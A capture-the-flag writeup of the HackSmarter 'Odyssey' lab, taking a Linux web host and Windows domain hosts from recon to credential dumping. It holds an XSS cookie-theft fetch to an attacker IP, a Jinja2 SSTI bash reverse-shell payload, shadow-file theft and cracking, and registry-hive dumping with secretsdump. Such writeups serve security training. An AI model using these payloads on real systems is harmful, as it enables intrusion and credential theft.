Odyssey (Hard) — HackSmarter
Hard Windows Machine Writeup by Uzurly

Enumeration
🔎 NMAP
Nmap Scan – 10.1.0.0/24 (DC01, EC2AMAZ‑NS87CNK & Linux Host)
Command used:
nmap -sCV -T4 -p- -v 10.1.0.0/24
Host 1 – 10.1.206.2 (DC01.hsm.local)
Host Information
Detected hostname: DC01.hsm.local
Active Directory domain: hsm.local
Likely role: Domain Controller
OS: Windows
SMB message signing: Required
Open Ports & Services
| Port | State | Service | Version / Information |
|---|---|---|---|
| 53/tcp | open | domain | Simple DNS Plus |
| 88/tcp | open | kerberos-sec | Microsoft Kerberos (server time: 2025‑12‑10 13:58Z) |
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | NetBIOS Session Service |
| 389/tcp | open | ldap | AD LDAP – Domain: hsm.local |
| 445/tcp | open | microsoft-ds | SMB |
| 464/tcp | open | kpasswd5 | Kerberos Password Change |
| 593/tcp | open | ncacn_http | RPC over HTTP |
| 636/tcp | open | ldaps | Secure LDAP |
| 3268/tcp | open | ldap | Global Catalog |
| 3269/tcp | open | ldaps | Global Catalog (SSL) |
| 3389/tcp | open | ssl/ms-wbt-server | RDP (TLS + NTLM info) |
RDP Certificate
CN: DC01.hsm.local
Signature: sha256WithRSA
Valid from: 2025‑11‑17
Valid until: 2026‑05‑19
Host 2 – 10.1.182.10 (EC2AMAZ‑NS87CNK.hsm.local)
Host Information
Detected hostname: EC2AMAZ‑NS87CNK.hsm.local
OS: Windows
Likely role: Domain-joined workstation or server
SMB signing: Enabled but not required
Open Ports & Services
| Port | State | Service | Version / Information |
|---|---|---|---|
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | NetBIOS Session |
| 445/tcp | open | microsoft-ds | SMB |
| 3389/tcp | open | ssl/ms-wbt-server | RDP (TLS + NTLM info) |
Host 3 – 10.1.66.62 (Linux – Ubuntu)
Host Information
OS: Ubuntu Linux
Primary service: Python Werkzeug web application
Open Ports & Services
| Port | State | Service | Version / Information |
|---|---|---|---|
| 22/tcp | open | ssh | OpenSSH 9.6p1 (Ubuntu) |
| 5000/tcp | open | http | Werkzeug/3.1.3 – Odyssey Portal HTML interface |
📝 Attack Surface Summary (Non-Offensive)
🔵 10.1.206.2 — Domain Controller
Full AD service stack exposed: LDAP, Kerberos, Global Catalog, SMB, DNS, RDP.
SSL/TLS certificate consistent with a typical AD CA setup.
No WinRM (5985), unusual for AD but possible depending on policy.
🟢 10.1.182.10 — Windows Member Host
Standard RPC + SMB + RDP exposure.
Likely a workstation or an application server.
🟠 10.1.66.62 — Linux Web Server
Runs a Python Werkzeug app (“Odyssey Portal”) on port 5000.
SSH available with modern OpenSSH.
SMB
I first created a Winhosts file with the two IP addresses, and then used nxc to generate my /etc/hosts file.
1
2
3
 > cat WinHosts
10.1.206.2
10.1.182.10
1
2
3
nxc smb hosts.txt --generate-hosts-file hosts
SMB         10.1.206.2      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:hsm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.182.10     445    EC2AMAZ-NS87CNK  [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-NS87)
1
2
3
cat hosts
10.1.206.2     DC01.hsm.local hsm.local DC01
10.1.182.10     EC2AMAZ-NS87CNK.hsm.local EC2AMAZ-NS87CNK

Kerbrute

Using Kerbrute, I attempted to enumerate valid usernames on the Domain Controller, but without success.
1
kerbrute userenum --domain "hsm.local"  --dc DC01.hsm.local /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
Web Enumeration


On the Linux machine, I accessed the web application running on port 5000 and immediately launched a Feroxbuster scan in the background, which identified a /login endpoint.
By submitting a single quote in the login form, the application returned a SQL query error. This indicates that the endpoint is likely vulnerable to SQL injection.


Based on this error, I thought it was possible to craft a valid SQL query to bypass the login. In this case, I launched SQLMap in the background as follows:
1
sqlmap -u "http://10.1.66.62:5000/login" --batch --dbs --level 5 --risk 3
However, this did not yield anything valuable. I also tested a basic XSS payload, which executed successfully but did not provide any useful results either.

1
2
3
<script>
fetch('http://10.200.22.195/steal?cookie='+document.cookie);
</script>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nc -lnvp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.200.22.195.
Ncat: Connection from 10.200.22.195:34390.
GET /steal?cookie= HTTP/1.1
Host: 10.200.22.195
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://10.1.66.62:5000/
Origin: http://10.1.66.62:5000
Connection: keep-alive
Priority: u=4
SSTI Discover
After taking a break and reconsidering the attack surface, I remembered the “Enter your template” input field. Initially, I tried supplying my own IP address to trigger a hit on Responder, but then I noticed that the input was being reflected in the response.

This immediately made me think of a potential SSTI (Server‑Side Template Injection) vulnerability.
1
 {{7*7}}


By testing a simple SSTI payload, I was able to confirm code execution on the server and retrieve the username ghill_sa.
1
 {{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
SSTI Exploitation
Using the following resource:
Server-Side Template Injection with Jinja2
I identified suitable SSTI payload examples. This allowed me to confirm remote code execution under the user context ghill_sa.

To proceed, I prepared my listener and crafted the payload.
I generated and sent the request through Burp Suite, as it provides a more convenient workflow for this type of testing.
1
pwncat-cs :443
1
{{request.application.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >& /dev/tcp/10.200.22.195/443 0>&1"').read()}}

Post-Exploitation Enumeration
After obtaining a shell, I uploaded LinPEAS and pspy to perform a thorough privilege‑escalation enumeration.

Sensitive SSH Key Exposure
During enumeration, I discovered that the .ssh directory inside the ghill_sa home folder contained a private SSH key.
The presence of a private key stored in a user’s home directory represents a significant security risk, as an attacker could potentially download and attempt to use it for unauthorized authentication.
This finding indicates improper key management practices and highlights the need for stronger access‑control policies and secure storage of SSH credentials.

I uploaded the key, set its permissions to 600, and attempted to connect as root and it worked.

Now that I had root access on the Linux host, my next steps were to consider potential pivoting options and perform local post‑exploitation enumeration.
This included reviewing the root directory and collecting interesting files for analysis.
I also inspected files such as /etc/krb5.keytab (in case the Linux host was integrated into the AD environment) as well as /etc/passwd and /etc/shadow to assess whether user password hashes could be recovered for offline analysis.
Since the /etc/krb5.keytab file was not present on the system, I focused on other locally available credential sources.
I retrieved both /etc/passwd and /etc/shadow using scp. After combining them with an unshadowing process, I was able to extract valid password hashes.
1
2
3
4
5
scp -i id_ed25519 root@10.1.66.62:/etc/shadow .
shadow

scp -i id_ed25519 root@10.1.66.62:/etc/passwd .
passwd

Using John the Ripper for offline cracking, I successfully recovered the plaintext password from the extracted hash.
The password revealed was: P@ssw0rd! 
With this recovered password, I attempted to authenticate against the DC and the EC2AMAZ-NS87CNK host using nxc to check for possible credential reuse across the Windows environment.
Shell as ghill_sa on EC2AMAZ-NS87CNK
1
nxc rdp WinHosts -u 'ghill_sa' -p 'P@ssw0rd!' --local-auth

With valid credentials confirmed, I was able to access the EC2AMAZ-NS87CNK machine through RDP.
I connected using xfreerdp and began performing a full enumeration of the host to identify potential privilege‑escalation vectors and opportunities for lateral movement.
1
xfreerdp /u:ghill_sa /p:'P@ssw0rd!' /v:10.1.182.10 /dynamic-resolution /cert:ignore
Smb Share
After connecting to the machine, I explored the C:\ drive.

Inside the Share directory, I found several notes and files left on the system, including the following discovery:
1
Get-ChildItem *.txt | Where-Object { $_.Name -match "(Login|Access|Creds|Portal|Password)" } | ForEach-Object { Write-Host "`n=== $($_.Name) ===" -ForegroundColor Red; Get-Content $_.Name }
 However, none of the passwords found in the notes were valid.
Running whoami /all revealed that the account belonged to a group with elevated or misconfigured privileges, indicating a potential privilege‑escalation path on the system. 
Privilege escalation of Backup Operators group
As the account was a member of the Backup Operators group, it could access and back up sensitive system files.
Using this privilege, I created backups of the SYSTEM, SAM, and SECURITY hives.
Once exported, these files allowed me to perform an offline credential extraction using secretdump, recovering all local account hashes.
1
2
3
reg.py /"ghill_sa":'P@ssw0rd!'@"10.1.182.10"  backup -o '\\10.200.22.195\EXEGOL'

smbserver.py -smb2support EXEGOL .
1
2
> ls
SAM.save  SECURITY.save  SYSTEM.save
1
 secretsdump.py LOCAL -system SYSTEM.save  -security SECURITY.save  -sam SAM.save
 Now that I had recovered the local Administrator hash, I was able to use
netexec to reset the account’s password.
1
2
3
4
5
